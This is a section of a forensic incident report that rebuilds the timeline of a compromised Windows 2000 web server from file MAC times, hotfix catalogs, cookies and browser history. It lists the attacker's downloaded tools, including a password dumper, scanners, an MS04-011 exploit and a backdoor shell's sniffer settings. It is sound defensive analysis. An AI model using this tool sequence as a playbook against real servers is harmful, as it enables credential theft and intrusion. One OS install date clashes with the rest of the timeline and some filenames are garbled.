7. Timeline Analysis

To do the timeline analysis, I mainly used the “autopsy” to gather the MAC information of the forensic image as shown in Figure 2-20. Additionally, I checked the information about the Registry, Internet history, event logs, Cookies, recently used files and temporary Internet files, which I analyze from section 5.2 to section 5.6, and combined them with the MAC information to help us rebuild the entire story of the compromise.

Note that because of the amount of records, only the interesting parts of the results are listed in this section. The following tables are extracted to point out some important events such as the probable time that the Web Server might be compromised, and how unauthorized files were downloaded and so forth.




Figure 2-20 A screen shot of the "autopsy"

7.1 Installation of the operation system

By observing the creation time of system files, it indicated the operation system was installed on Aug 7, 2004 from 16:34:13 to 16:57:59.

7.2 Installation of service pack and hotfixes

```
Thu Aug 07 2003 17:19:33    26384 ..c -/-rwxrwxrwx 0        0        5547-128-3 C:\WINNT/ServicePackFiles/i386/mstlsapi.dll

                    25360 ..c -/-rwxrwxrwx 0        0        5543-128-3 C:\WINNT/ServicePackFiles/i386/msg.exe

                     2506 ..c -/-rwxrwxrwx 0        0        4171-128-3 C:\WINNT/system32/inetsrv/iisadmpwd/aexp4b.htr

                     144 m.c d/drwxrwxrwx 0        0        4174-144-1 C:\WINNT/ServicePackFiles

                              ……

Thu Aug 07 2003 17:27:38    7995 ..c -/-rwxrwxrwx 0        0        1533-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-
00C04FC295EE}/KB823980.cat

Thu Aug 14 2003 15:55:46    7399 ..c -/-rwxrwxrwx 0        0        4844-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-
00C04FC295EE}/KB822831.cat

Thu Aug 14 2003 16:07:04    7697 ..c -/-rwxrwxrwx 0        0        2444-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-
00C04FC295EE}/KB823559.cat

Thu Sep 04 2003 08:26:36    7399 ..c -/-rwxrwxrwx 0        0        5486-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-
00C04FC295EE}/KB824105.cat

Fri Sep 12 2003 09:04:00    7800 ..c -/-rwxrwxrwx 0        0        4704-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-
00C04FC295EE}/KB824146.cat

Thu Oct 16 2003 08:36:04    7502 ..c -/-rwxrwxrwx 0        0        7594-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-
00C04FC295EE}/KB828035.cat

Thu Oct 16 2003 08:36:13    7204 ..c -/-rwxrwxrwx 0        0        7611-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-
```

00C04FC295EE}/KB825119.cat

Thu Oct 16 2003 08:36:22 7204 ..c -/-rwxrwxrwx 0 0 7623-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB826232.cat

Thu Oct 16 2003 08:36:32 7399 ..c -/-rwxrwxrwx 0 0 7632-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB823182.cat

Thu Oct 16 2003 08:36:45 11376 ..c -/-rwxrwxrwx 0 0 7730-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB824141.cat

Fri Oct 24 2003 11:21:27 7399 ..c -/-rwxrwxrwx 0 0 7216-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB820888.cat

Fri Oct 24 2003 11:21:55 12568 ..c -/-rwxrwxrwx 0 0 7713-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB829558.cat

Fri Oct 24 2003 11:21:07 8161 ..c -/-rwxrwxrwx 0 0 7604-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/Q828026.cat

Wed Nov 12 2003 10:27:56 7204 ..c -/-rwxrwxrwx 0 0 7230-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB828749.cat

Wed Nov 12 2003 10:28:06 7204 ..c -/-rwxrwxrwx 0 0 7629-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB329115.cat

Wed Feb 11 2004 10:51:02 7342 ..c -/-rwxrwxrwx 0 0 7806-128-3 C:\WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB828028.cat

The above table shows the Windows 2000 service pack was installed on Aug. 7, 2003.

When a hotfix was installed, it would create a “KB*.cat” or “Q*.cat” in the “%windir%\system32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}” subdirectory. The “KB*” and “Q*” are the document numbers of the Microsoft Knowledge Base, and all the above hotfixes and their corresponding vulnerability are shown in the following:

KB823980 - MS03-026 Buffer Overrun In RPC Interface Could Allow Code Execution

KB822831 - BUG: Driver Installation Program Does Not Install Device Drivers

KB823559 - MS03-023: Buffer overrun in the HTML converter could allow code execution

KB824105 - MS03-034: Flaw in NetBIOS could lead to information disclosure

KB824146 - MS03-039: A buffer overrun in RPCSS could allow an attacker to run malicious programs

KB828035 - MS03-043: Buffer overrun in Messenger service could allow code execution

KB825119 - MS03-044: Buffer overrun in Windows Help and Support Center could lead to system compromise

KB826232 - MS03-042: Buffer Overflow in Windows Troubleshooter ActiveX Control Could Allow Code Execution

KB823182 - MS03-041: Vulnerability in Authenticode Verification Could Allow Remote Code Execution

KB824141 - MS03-045: Buffer overrun in the ListBox and in the ComboBox Control could allow code execution

KB820888 - Computer stops responding (hangs) when it tries to mount an NTFS volume after you restart the computer

KB829558 - Information about Jet 4.0 Service Pack 8

Q828026 - Update for Windows Media Player URL script command behavior

KB828749 - MS03-049: Buffer Overrun in the Workstation Service Could Allow Code Execution

KB329115 - MS02-050: Certificate validation flaw might permit identity spoofing

KB828028 - MS04-007: An ASN.1 vulnerability could allow code execution

Based on the creation times of those “KB*.cat” and “Q*.cat” files, we can realize when the system was patched. Furthermore, we can also observe the “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates” sub-key which maintains information of the installed hotfixes as shown in the following:




Table 2-49 Installation of service pack and hotfixes

7.3 Date: 2004/5/14

Fri May 14 2004 00:13:11 132 m.c -/-rwxrwxrwx 0 0 7655-128-1 C:\WINNT/system32/a
The hacker(s) created the “c:\winnt\system32\a” file on May 14, 2004 at 00:13:11. This file is a script which can be used to download the hacker tools from 140.DDD.EEE.FFF, as shown in

Table 2-47. Besides, it also means the web system, by that time, had been compromised.

Table 2-50 Date:2004/5/14

```
Fri May 14 2004 00:15:42       56 m.c d/drwxrwxrwx 0        0        3036-144-7 C:\/Documents and Settings
Fri May 14 2004 00:15:43       48 ..c d/drwxrwxrwx 0        0        9836-144-1 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/??
                              141 ..c -/-rwxrwxrwx 0        0        10179-128-5 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/brndlog.bak
                             9894 ..c -/-rwxrwxrwx 0        0        10161-128-4 C:\/Documents and Settings/TsInternetUser/My Documents/My Pictures/Sample.jpg
                              129 ..c -/-rwxrwxrwx 0        0        10163-128-3 C:\/Documents and Settings/TsInternetUser/SendTo/3.5 ??_ (A).lnk
                              152 ..c d/drwxrwxrwx 0        0        9896-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/IME
                               48 ..c d/drwxrwxrwx 0        0        9840-144-1 C:\/Documents and Settings/TsInternetUser/??????h/???/_?
                               48 ..c d/drwxrwxrwx 0        0        9901-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/IME/TINTLGNT
                             1269 ..c -/-rwxrwxrwx 0        0        10156-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/?eU?.lnk
                             1253 ..c -/-rwxrwxrwx 0        0        10116-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/T??w/?UT?u?.lnk
                                0 .ac -/-rwxrwxrwx 0        0        10160-128-3 C:\/Documents and Settings/TsInternetUser/SendTo/Lbv\w?.DeskLink
                             1259 ..c -/-rwxrwxrwx 0        0        10158-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/TrueType  W??.lnk
                               48 ..c d/dr-xr-xr-x 0        0        9848-144-1 C:\/Documents and Settings/TsInternetUser/PrintHood
                              560 ..c d/drwxrwxrwx 0        0        9838-144-1 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/T??w
                                0 .ac -/-rwxrwxrwx 0        0        10159-128-3 C:\/Documents and Settings/TsInternetUser/SendTo/??6??.MAPIMail
                              127 ..c -/-rwxrwxrwx 0        0        10174-128-3 C:\/Documents and Settings/TsInternetUser/Favorites/??/????.url
                             1257 ..c -/-rwxrwxrwx 0        0        10155-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/T??w/l(?????.lnk
                               48 ..c d/drwxrwxrwx 0        0        9879-144-1 C:\/Documents and Settings/TsInternetUser/FrontPageTempDir
                             1253 ..c -/-rwxrwxrwx 0        0        9915-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/?q?w/????.lnk
                             1520 ..c -/-rwxrwxrwx 0        0        9917-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/?q?w/????\.lnk
                               56 ..c d/dr-xr-xr-x 0        0        9844-144-5 C:\/Documents and Settings/TsInternetUser/SendTo
                              113 ..c -/-r-xr-xr-x 0        0        10175-128-3 C:\/Documents and Settings/TsInternetUser/Local Settings/History/History.IE5/desktop.ini
                                0 .ac -/-rwxrwxrwx 0        0        10162-128-3 C:\/Documents and Settings/TsInternetUser/SendTo/????.mydocs
                              392 m.c d/drwxrwxrwx 0        0        10183-144-1 C:\/Documents and Settings/TsInternetUser/Local Settings/Application Data/Microsoft/Windows
                             1242 ..c -/-rwxrwxrwx 0        0        10157-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/Windows ?H=?.lnk
                               48 ..c d/dr-xr-xr-x 0        0        9842-144-1 C:\/Documents and Settings/TsInternetUser/Templates
                             1245 ..c -/-rwxrwxrwx 0        0        10153-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/T??w/>'?.lnk
                              360 ..c d/drwxrwxrwx 0        0        9834-144-1 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/?q?w
                              368 m.c d/drwxrwxrwx 0        0        10182-144-1 C:\/Documents and Settings/TsInternetUser/Local Settings/Application Data/Microsoft
                              607 ..c -/-rwxrwxrwx 0        0        10115-128-3 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/q?.lnk
                              136 ..c d/drwxrwxrwx 0        0        9827-144-1 C:\/Documents and Settings/TsInternetUser/??????h
Fri May 14 2004 00:15:45      360 m.. d/drwxrwxrwx 0        0        9852-144-1 C:\/Documents and Settings/TsInternetUser/My Documents
                              529 m.c -/-r-xr-xr-x 0        0        10164-128-3 C:\/Documents and Settings/TsInternetUser/My Documents/My Pictures/Desktop.ini
                              598 m.. -/---x--x--x 0        0        1109-128-1 C:\/Program Files/Uninstall Information/IE UserData NT/IE UserData NT.INI
                              328 m.c d/drwxrwxrwx 0        0        10189-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Protect
                              256 m.c d/d-wx-wx-wx 0        0        9854-144-1 C:\/Documents and Settings/TsInternetUser/My Documents/My Pictures
Fri May 14 2004 00:15:46      631 m.c -/-rwxrwxrwx 0        0        10194-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Internet Explorer.lnk
Fri May 14 2004 00:15:48       67 m.c -/-r-xr-xr-x 0        0        10165-128-1 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/desktop.ini
                              256 m.. d/drwxrwxrwx 0        0        9858-144-1 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet Files
Fri May 14 2004 00:15:49       48 m.c d/drwxrwxrwx 0        0        10191-144-1 C:\/Documents and Settings/TsInternetUser/Application
Data/Microsoft/SystemCertificates/My/Certificates
                              611 m.c -/-rwxrwxrwx 0        0        10197-128-4 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/??_?/_?
Internet Explorer ??h.lnk
                              598 ..c -/---x--x--x 0        0        1109-128-1 C:\/Program Files/Uninstall Information/IE UserData NT/IE UserData NT.INI
                               48 m.c d/drwxrwxrwx 0        0        10192-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/SystemCertificates/My/CRLs
                                0 ..c -/---x--x--x 0        0        874-128-1 C:\/Program Files/Uninstall Information/IE UserData NT/IE UserData NT.DAT
                              136 m.c d/drwxrwxrwx 0        0        10173-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/SystemCertificates
                               48 m.c d/drwxrwxrwx 0        0        10193-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/SystemCertificates/My/CTLs
                              456 m.c d/drwxrwxrwx 0        0        10188-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/SystemCertificates/My
                              296 m.c d/drwxrwxrwx 0        0        10196-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/??_?
Fri May 14 2004 00:15:50      127 m.c -/-rwxrwxrwx 0        0        10198-128-1 C:\/Documents and Settings/TsInternetUser/Favorites/??/Internet Radio Guide.url
                              122 m.c -/-rwxrwxrwx 0        0        10180-128-3 C:\/Documents and Settings/TsInternetUser/Favorites/??/ALB?.url
                               48 m.c d/drwxrwxrwx 0        0        10200-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Identities/{602D5099-367A-4131-
9D7C-65AA9FC6B151}
                              312 m.c d/drwxrwxrwx 0        0        10199-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Identities
                              693 m.c -/-rwxrwxrwx 0        0        962-128-4 C:\/Documents and Settings/All Users/??????h/???/Dl?(??/?}??/Windows Media Player.lnk
                              122 m.c -/-rwxrwxrwx 0        0        10176-128-3 C:\/Documents and Settings/TsInternetUser/Favorites/??/Windows Media Showcase.url
                               56 m.c d/drwxrwxrwx 0        0        9883-144-5 C:\/Documents and Settings/TsInternetUser/Favorites/??
                              296 m.c d/drwxrwxrwx 0        0        1903-144-1 C:\/Documents and Settings/All Users/??????h/???/Dl?(??/?}??
Fri May 14 2004 00:15:51    67584 ..c -/-rwxrwxrwx 0        0        7308-128-3 C:\/Program Files/Outlook Express/setup50.exe
                               56 m.c d/drwxrwxrwx 0        0        4698-144-6 C:\/Program Files/Common Files/Services
                               56 m.c d/drwxrwxrwx 0        0        4635-144-7 C:\/Program Files/Outlook Express (deleted-realloc)
                              571 m.c -/-rwxrwxrwx 0        0        10202-128-1 C:\/Documents and Settings/TsInternetUser/??????h/???/Outlook Express.lnk
                               56 m.c d/drwxrwxrwx 0        0        4519-144-6 C:\/Program Files/Common Files/System
                               56 m.c d/drwxrwxrwx 0        0        3758-144-7 C:\/Program Files/Common Files/Microsoft Shared
                              583 m.c -/-rwxrwxrwx 0        0        10205-128-1 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/???.lnk
                               56 m.c d/drwxrwxrwx 0        0        9831-144-6 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??
                               56 m.c -/drwxrwxrwx 0        0        4519-144-6 C:\/WINNT/Registration/R000000000053.clb (deleted-realloc)
                             2209 m.c -/--wx-wx-wx 0        0        10203-128-4 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/Quick
Launch/_? Outlook Express.lnk
                               56 m.c d/drwxrwxrwx 0        0        3756-144-8 C:\/Program Files/Common Files
                             1863 m.c -/-rwxrwxrwx 0        0        4848-128-4 C:\/WINNT/OEWABLog.txt
                               56 m.c d/drwxrwxrwx 0        0        4635-144-7 C:\/Program Files/Outlook Express
                              176 m.c d/drwxrwxrwx 0        0        4649-144-7 C:\/Program Files/Common Files/Microsoft Shared/Stationery
Fri May 14 2004 00:15:52       79 m.c -/-rwxrwxrwx 0        0        10207-128-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet
Explorer/Quick Launch/o:Lb.scf
                             8192 m.c -/-r-xr-xr-x 0        0        10184-128-3 C:\/Documents and Settings/TsInternetUser/Local Settings/Application
Data/Microsoft/Windows/UsrClass.dat
```

```
143632 ..c -/-rwxrwxrwx 0        0        937-128-4 C:\/WINNT/system32/intl.cpl
301328 ..c -/-rwxrwxrwx 0        0        205-128-3 C:\/WINNT/system32/appwiz.cpl
56 m.c d/dr-xr-xr-x 0        0        7148-144-6 C:\/WINNT/Installer
83 m.c -/-r-xr-xr-x 0        0        10204-128-1 C:\/Documents and Settings/TsInternetUser/Favorites/Desktop.ini
1024 m.c -/-r-xr-xr-x 0        0        10185-128-4 C:\/Documents and Settings/TsInternetUser/Local Settings/Application
Data/Microsoft/Windows/UsrClass.dat.LOG
322832 ..c -/-rwxrwxrwx 0        0        499-128-3 C:\/WINNT/system32/DESK.CPL
384 m.. d/drwxrwxrwx 0        0        10201-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/Quick
Launch
Fri May 14 2004 00:15:54     5904 ..c -/-rwxrwxrwx 0        0        2347-128-4 C:\/WINNT/system32/telephon.cpl
5904 ..c -/-rwxrwxrwx 0        0        2347-128-4 C:\/WINNT/system32/telephon.cpl (deleted-realloc)
125712 ..c -/-rwxrwxrwx 0        0        2295-128-3 C:\/WINNT/system32/sysdm.cpl (deleted-realloc)
83216 ..c -/-rwxrwxrwx 0        0        2264-128-3 C:\/WINNT/system32/sticpl.cpl
125712 ..c -/-rwxrwxrwx 0        0        2295-128-3 C:\/WINNT/system32/SYSDM.CPL
61200 ..c -/-rwxrwxrwx 0        0        2358-128-4 C:\/WINNT/system32/timedate.cpl
113 m.c -/-r-xr-xr-x 0        0        10208-128-1 C:\/Documents and Settings/TsInternetUser/Local Settings/History/desktop.ini
54272 ..c -/-rwxrwxrwx 0        0        5450-128-3 C:\/WINNT/system32/wuaucpl.cpl
122128 ..c -/-rwxrwxrwx 0        0        1152-128-4 C:\/WINNT/system32/main.cpl
256 m.. d/drwxrwxrwx 0        0        9873-144-1 C:\/Documents and Settings/TsInternetUser/Local Settings/History
110592 ..c -/-rwxrwxrwx 0        0        8766-128-3 C:\/Program Files/Microsoft SQL Server/80/Tools/Binn/sqlslic.cpl
75264 ..c -/-rwxrwxrwx 0        0        565-128-3 C:\/WINNT/system32/joy.cpl
Fri May 14 2004 00:15:55     56 m.c d/d-wx-wx-wx 0        0        9881-144-6 C:\/Documents and Settings/TsInternetUser/Favorites
119 m.c -/-rwxrwxrwx 0        0        10211-128-1 C:\/Documents and Settings/TsInternetUser/Favorites/#P/??#P.url
118 m.c -/-rwxrwxrwx 0        0        10214-128-1 C:\/Documents and Settings/TsInternetUser/Favorites/#P/Windows Media.url
197 m.c -/-rwxrwxrwx 0        0        10210-128-1 C:\/Documents and Settings/TsInternetUser/Favorites/????.url
113 m.c -/-rwxrwxrwx 0        0        10212-128-1 C:\/Documents and Settings/TsInternetUser/Favorites/#P/Hotmail ?M??P??.url
10334 m.. -/-rwxrwxrwx 0        0        10178-128-6 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet Explorer/brndlog.txt
56 m.. d/drwxrwxrwx 0        0        10195-144-5 C:\/Documents and Settings/TsInternetUser/Favorites/#P
119 m.c -/-rwxrwxrwx 0        0        10209-128-1 C:\/Documents and Settings/TsInternetUser/Favorites/MSN.com.url
113 m.c -/-rwxrwxrwx 0        0        10213-128-1 C:\/Documents and Settings/TsInternetUser/Favorites/#P/Windows.url
Fri May 14 2004 00:15:56     27876 m.c -/-rwxrwxrwx 0        0        10216-128-3 C:\/Documents and Settings/TsInternetUser/Application Data/VMware/hgfs.dat
560 m.c d/dr-xr-xr-x 0        0        9890-144-1 C:\/Documents and Settings/TsInternetUser/Application Data
Fri May 14 2004 00:16:01     384 ..c d/drwxrwxrwx 0        0        10201-144-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Internet
Explorer/Quick Launch
Fri May 14 2004 00:17:41     152 m.. d/drwxrwxrwx 0        0        87-144-1 C:\/WINNT/Debug/UserMode
```

The “C:\Documents and Settings\TsInternetUser” and the related subdirectories were created on May 14, 2004 from 00:15 to 00:17:41. That means it was the first time the hacker(s) logged on the system by using the TsInternetUser account.

Table 2-51 Date:2004/5/14

7.3 Date: 2004/5/17

```
Mon May 17 2004 22:01:22     136 m.c -/-rwxrwxrwx 0        0        10295-128-1 C:\/Documents and Settings/TsInternetUser/Cookies/tsinternetuser@google[1].txt
Mon May 17 2004 22:01:24     56 m.. d/drwxrwxrwx 0        0        9887-144-5 C:\/Documents and Settings/TsInternetUser/Cookies
143 m.c -/-rwxrwxrwx 0        0        10296-128-1 C:\/Documents and Settings/TsInternetUser/Cookies/tsinternetuser@google.com[1].txt
Mon May 17 2004 22:01:24     Cookie:tsinternetuser@google.com/
Mon May 17 2004 22:01:26     Cookie:tsinternetuser@google.com.tw/
Mon May 17 2004 22:01:26     152 m.. d/drwxrwxrwx 0        0        10230-144-1 C:\/Documents and Settings/TsInternetUser/Local
Settings/History/History.IE5/MSHist012004051720040518
Mon May 17 2004 22:01:28     TsInternetUser@Host://www.google.com.tw
Mon May 17 2004 22:01:28     TsInternetUser@http://www.google.com.tw
Mon May 17 2004 22:01:40     TsInternetUser@Host:140.DDD.EEE.FFF
Mon May 17 2004 22:01:40     TsInternetUser@http://140.DDD.EEE.FFF
Mon May 17 2004 22:04:08     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl
Mon May 17 2004 22:04:26     11163 m.. -/-rwxrwxrwx 0        0        10313-128-3 C:\/WINNT/system32/drivers/help/pmsvc.exe
Mon May 17 2004 22:04:34     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc1
Mon May 17 2004 22:04:50     16384 m.. -/-rwxrwxrwx 0        0        10315-128-3 C:\/WINNT/system32/drivers/help/pw4.exe
Mon May 17 2004 22:04:52     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pw4.exe
Mon May 17 2004 22:05:09     4608 m.. -/-rwxrwxrwx 0        0        10317-128-3 C:\/WINNT/system32/drivers/help/pw4.dll
Mon May 17 2004 22:05:16     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pwdump4.dll
Mon May 17 2004 22:05:39     23040 m.. -/-rwxrwxrwx 0        0        10318-128-3 C:\/WINNT/system32/drivers/help/dsc.exe
Mon May 17 2004 22:05:40     TsInternetUser@file:///C:/WINNT/system32/drivers/help/dsscan.exe
Mon May 17 2004 22:05:42     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/dsscan.exe
Mon May 17 2004 22:07:55     32768 m.. -/-rwxrwxrwx 0        0        10231-128-3 C:\/Documents and Settings/TsInternetUser/Local
Settings/History/History.IE5/MSHist012004051720040518/index.dat
Mon May 17 2004 22:08:01     40960 m.. -/-rwxrwxrwx 0        0        10320-128-3 C:\/WINNT/system32/drivers/help/mdtm2.exe
Mon May 17 2004 22:08:02     32768 ..c -/-rwxrwxrwx 0        0        10231-128-3 C:\/Documents and Settings/TsInternetUser/Local
Settings/History/History.IE5/MSHist012004051720040518/index.dat
Mon May 17 2004 22:08:02     TsInternetUser@file:///C:/WINNT/system32/drivers/help/mdtm2.exe
Mon May 17 2004 22:08:12     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mdtm2.exe
Mon May 17 2004 22:09:10     152064 m.c -/-rwxrwxrwx 0        0        10322-128-4 C:\/WINNT/system32/drivers/help/sbaanetapi.dll
Mon May 17 2004 22:09:12     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/sbaanetapi.dll
Mon May 17 2004 22:09:33     19456 m.. -/-rwxrwxrwx 0        0        10323-128-3 C:\/WINNT/system32/drivers/help/ms.exe
Mon May 17 2004 22:09:40     TsInternetUser@file:///C:/WINNT/system32/drivers/help/ms04011.exe
Mon May 17 2004 22:09:40     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ms04011.exe
Mon May 17 2004 22:10:15     5376 m.. -/-rwxrwxrwx 0        0        10325-128-3 C:\/WINNT/system32/drivers/help/fsc.exe
Mon May 17 2004 22:10:20     TsInternetUser@file:///C:/WINNT/system32/drivers/help/FTPScan.exe
Mon May 17 2004 22:10:22     TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/FTPScan.exe
```

Mon May 17 2004 22:10:51 40960 m.. -/-rwxrwxrwx 0 0 10328-128-3 C:\WINNT/system32/drivers/help/getos.exe Mon May 17 2004 22:10:52 TsInternetUser@file:///C:/WINNT/system32/drivers/help/getos.exe Mon May 17 2004 22:10:54 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/getos.exe Mon May 17 2004 22:12:05 79360 ..c -/-rwxrwxrwx 0 0 10312-128-3 C:\WINNT/system32/drivers/help/winpm.dll Mon May 17 2004 22:13:02 4608 ..c -/-rwxrwxrwx 0 0 10317-128-3 C:\WINNT/system32/drivers/help/pw4.dll Mon May 17 2004 22:15:13 533 m.. -/-rwxrwxrwx 0 0 10330-128-3 C:\WINNT/system32/drivers/help/1.txt Mon May 17 2004 23:06:40 The software Hive file HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings Mon May 17 2004 23:13:49 706 m.c -/-rwxrwxrwx 0 0 10332-128-1 C:\WINNT/system32/drivers/help/61.txt
